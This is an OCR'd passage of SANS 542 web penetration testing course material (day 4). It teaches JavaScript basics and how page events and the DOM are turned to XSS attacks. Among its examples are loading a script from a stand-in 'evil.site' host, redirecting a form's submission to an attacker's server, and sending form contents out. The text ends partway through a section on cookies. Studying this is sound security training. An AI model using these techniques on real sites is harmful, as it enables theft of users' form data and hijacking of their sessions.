542.4
JavaScript and XSS

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Web Penetration Testing and Ethical Hacking

JavaScript and XSS

SANS Security 542.4

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
Welcome to SANS Security 542 Web Penetration Testing and Ethical Hacking, day 4!



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Course Outline

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
- 542.2: Configuration, Identity, and Authentication Testing
- 542.3: Injection
- **542.4: JavaScript and XSS**
- 542.5: CSRF, Logic Flaws and Advanced Tools
- 542.6: Capture the Flag


Web Penetration Testing and Ethical Hacking

Welcome to Security 542, Web Penetration Testing and Ethical Hacking: day 4.

Today we will discuss JavaScript and XSS.



We will next discuss JavaScript.



Although browsers support languages such as VBScript and ActionScript, we have chosen JavaScript due to its popularity. Web app penetration testers have two separate reasons to understand JavaScript. First, as we evaluate an application, we need to understand how the client language is behaving and look for issues within the code. Second, when we try to launch XSS attacks, we will need to be able to write at least basic scripts. This section will help to get us to both goals.

JavaScript

- JavaScript is a dynamic client-side scripting language
  - Designed by Netscape in 1995
  - Originally named LiveScript
- Despite the name, it is not directly related to Java
  - Java and JavaScript are very different languages with very different interpreters
- Mainly used in websites
  - But JavaScript is also used by other applications, such as Adobe Reader

```
var target_ip = 'IP_ADDRESS';
var target_port = '220';
var payload = "";

var scr_l = '<scr' + 'ipt\>';
var scr_r = '</scr' + 'ipt>';
var max_line_len = 23;

payload += "ls\\\n";
```

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Netscape designed and released LiveScript in 1995 – the name was quickly changed to JavaScript. Although the name commonly causes people to think that JavaScript and Java are related, this is not true. Although JavaScript is mainly used by websites, keep in mind that many other client applications such as email clients and pdf readers support JavaScript embedded in their documents.


JavaScript Use in Web Pages


- The focus in this course is web pages
- JavaScript can be inline with HTML
  - As a script tag

```
<script>alert("Sec542 Rocks")</script>
```

  - As part of an HTML item

```
<img src="images/logo.gif"
   onload="javascript:alert('Loaded');">
```





- Can also be loaded from another document

```
<script src=http://evil.site/malicious.js>
```

- It is common to see any one or more of these in the same HTML page

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

In this course, we will focus on the use of JavaScript within web pages. JavaScript can be used within a web page in two different and distinct ways. The first is to use script tags. Either the code can be within the tags or referenced by a src attribute. The second method of loading JavaScript is as an attribute of an HTML tag. An example of this would be the onunload event of a body tag.



JavaScript is similar to other languages in that each statement in the code is a command to the browser. Of course, we wouldn't be talking about web browsers without mentioning that each browser interprets parts of JavaScript in slightly different ways.

There are a few points to note regarding JavaScript. First, it is entirely case sensitive. This means that the variable "name" is different than the variable "Name". You can also use the double slash to comment the rest of that line, whereas the slash asterisk combination in a multi-line comment. It ends at the asterisk slash characters.



The first type of statement we will look at is the if/else condition. This allows the code to check the value of a condition and perform an action if it is true. For example, check to see whether the user agent is defined as IE and load the correct AJAX object. The else statement is an optional block to perform an action if the condition is false.

The next statement is a switch statement. This allows the programmer to set different actions based on a series of conditions. Each set of commands is finished by reaching a break statement. If there isn't a break, the break continues to run commands until one is reached. This allows for multiple conditions to share commands without repeating the code.


Control Statements

- `while` loop
  - Continues running the code block until the end value condition is met

```
while (i<=10)
   {
        alert(i) // Pops up a dialog with the value of i
        i++  // increments variable
   }
```

- `for` loop
  - Runs the code block a specified number of times

```
for (x=0;x<=5;x++)
   {
        alert("Knock, knock");
        alert("Banana");
   }
alert("Knock, knock");
alert("Orange");
alert("Orange you glad I didn't say 'Banana'");
```



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The **`while`** statement is the way to run a block of code until a condition is met. This allows the developer to build the loop without knowing the exact number of times that code must be run. An example of the way to use this might be to retrieve a web page until it doesn't match the content the code expected. When this happens, the code would send an alert.

The **`for`** loop behaves the same way, except instead of a condition, it runs a set number of times.

JavaScript Variables

- JavaScript variables are loosely typed
  - Any type of data can be assigned to a variable without concern about whether it is a string, integer, etc.
- Declaration is as simple as: `var x;`
- Values can be assigned at declaration ... `var x="Sarah";`
- ... or later with: `x="Sarah";`
- Note that if a variable is re-declared after a value is assigned to it, the original value is still assigned
- Variables declared outside of functions are accessible everywhere in the script
  - Variables declared in a function are available only in that function

JavaScript variables are loosely typed. This means that unlike some languages, the variable can hold any type of data, instead of being limited by how it was declared. Declaration of a variable is as simple as typing the keyword **var** followed by the variable name. The developer can also assign a value while declaring it by placing an equal sign followed by the value.

One interesting note about variables is that if a variable is re-declared after it has had a value assigned, it will continue to have the value assigned.

The scope of variables is global unless declared within a function, in which case they are only accessible within that function.

Functions

- JavaScript functions can be declared anywhere in the page
  - Typically safest to declare them in the <HEAD> to ensure they are loaded before being called

```
function name(var,var){
    code to execute
  }
```

- To return data from a function, use the `return var;` statement within the function
- To call a function, use `name();`
- A function to alert the user then redirects the browser to the specified URL

```
function alertRedirect(url) {
    alert("Redirecting...")
    window.location = url
  }
```

Web Penetration Testing and Ethical Hacking

JavaScript allows for creating functions so that code can be called over and over again instead of having the developer type it again. These functions can be declared anywhere on the page, but it is convenient to place them in the <head> section of the page so that they are loaded before being called.

Functions can either just run, or they can return a value to where they were called by using the return statement followed by the value that the developer wants to return.

Events

- Every item in a page has a series of associated events
- Typically the event calls a function
- This table lists some of the JavaScript events

Event	Description
`onload`	Page or item (image, css or script) is finished loading
`onunload`	User leaves the page the script is on
`onerror`	An error occurs loading a page or item
`onclick`	Item is clicked on with the mouse
`onsubmit`	The form is submitted
`onfocus`	The item receives focus
`onblur`	The item loses focus
`onchange`	Content of the field changes
`onmouseover`	The mouse is hovering over the item

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
Events are triggers called when an item is in a certain condition. An example of this would be the onload event that is triggered by an image being loaded by the browser. The table above lists a series of example events and when they are triggered. The developer or tester can use these events within a page or item to trigger the JavaScript code he or she wants to run.

Using Events in Attacks: Ideas for Pen Testers

- Let's look at some example ideas for how to use the various events
- During the exploitation phase, we will use these events to perform various attacks
- `onload`
  - Change content of the page after it loads
- `onunload`
  - Launch pop-under window to retain control of a zombie browser
- `onsubmit`
  - Change form values so the transaction is one of the attacker's choosing
- `onfocus`
  - Send http request to attacker's web server to reveal which controls the user is selecting



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
Now it's time to look at some examples that would be useful during a penetration test. We recommend that each of the events is examined and try to think of different ways that they can be twisted to accomplish our goal instead of what they were originally thought of for.

For example, we might use the onload event on the body to run code that changes the content to reflect what we want the page to say. Or we could use the onsubmit event on a form to change where the form values are sent. The onfocus event is very useful for tracking the client's interest within the page.

Using Events in Attacks: More Ideas for Pen Testers

- Additional events useful to penetration testers:
- `onerror`
  - Used within web scanners injected via XSS to determine a resource does not exist
  - Useful when port scanning a network through JavaScript
- `onclick`
  - Change where a link points without the user knowing
- `onmouseover`
  - Track the movement of the mouse across a page
- `onblur`
  - Send the contents of a form field to an attacker



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

Some other examples of interesting events are things like the onerror event, which can be used for fingerprinting services and port scanning a network. We might also use things like the onclick and the onblur to change where a link points or send the contents of the form field that was just completed to an attacker.

All of these events and more can be used by the tester or attacker to control the experience the user has within a page.




The next section describes the Document Object Model (DOM).



The document object model (DOM) is a standard interface provided by JavaScript that allows for dynamic access to the pieces of the current page and browser window. The DOM provides objects such as the Form and Windows objects. These allow for access and control of the various parts of what they represent.

DOM Nodes

- The document is viewed as a tree
- The HTML tag is the root and has two children – HEAD and BODY
- Each item is a child from there



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The document and its window is viewed and managed as a tree. As we can see from the diagram above, the tree starts with the HTML tag and then branches from there. Each node from there is a child of the one above it and a parent to any below it. Each tag may have one or more attribute assigned to it, such as color or size.

JavaScript Object Methods and Properties

- JavaScript is an object-oriented programming language
- Objects have to be initialized
  - `var myString = new String();`
- Objects have properties and methods
  - Properties are attributes of the object
  - Methods are actions performed on the object
- Developers can create their own objects
- We will focus on the built-in objects here with some examples of properties and methods that are useful for penetration testers
- When referring to a property of an object, we use the format **`object.property`**
  - **`document.referrer`**
- Calling a method is similar, but also includes () with values determined by the method
  - **`window.alert("This pop-up shows a method, alert()");`**

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
Because JavaScript is an object oriented programming language, it provides a series of objects, and developers can create their own. Objects are a method to provide copies of an item in memory that can be referenced and used separately.

Objects must be initialized instead of just being assigned to a variable. These objects can provide properties, which are attributes of the object and methods, which are actions.



There are eight different built-in objects provided by JavaScript. They are the string, date, math, window, document, location, history, and array objects. These objects provide various methods and properties and make up a major part of the application code we find and use during penetration tests.

Selecting and Changing Content

- Scripts can "walk" the tree to find specific elements
  - Function to count the number of <input> tags in a page

```
function counttags(tag) {
   count = document.getElementsByTagName(tag).length
   return count
   }
```

- The script can then read the item's attributes and associated items such as text
  - Determine the URL of an image on the page

```
source = document.images["Logo"].src;
```

- The script can then rewrite the item
  - Rewrite the action and submit the form

```
document.getElementById('myForm').action = "http://evilsite/"
  document.getElementById('myForm').submit
```

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One of the main functions that we perform is changing content on the page. There are various ways to find the item that we are interested in changing. We could reference the item by its ID or by its name. We can also loop through each of the items and change all the items of a specific type.

Once we find the item, we can use the various properties, such as the action of a form, to change the content to what we would like.

Interacting with Cookies


- Reading cookies is simple
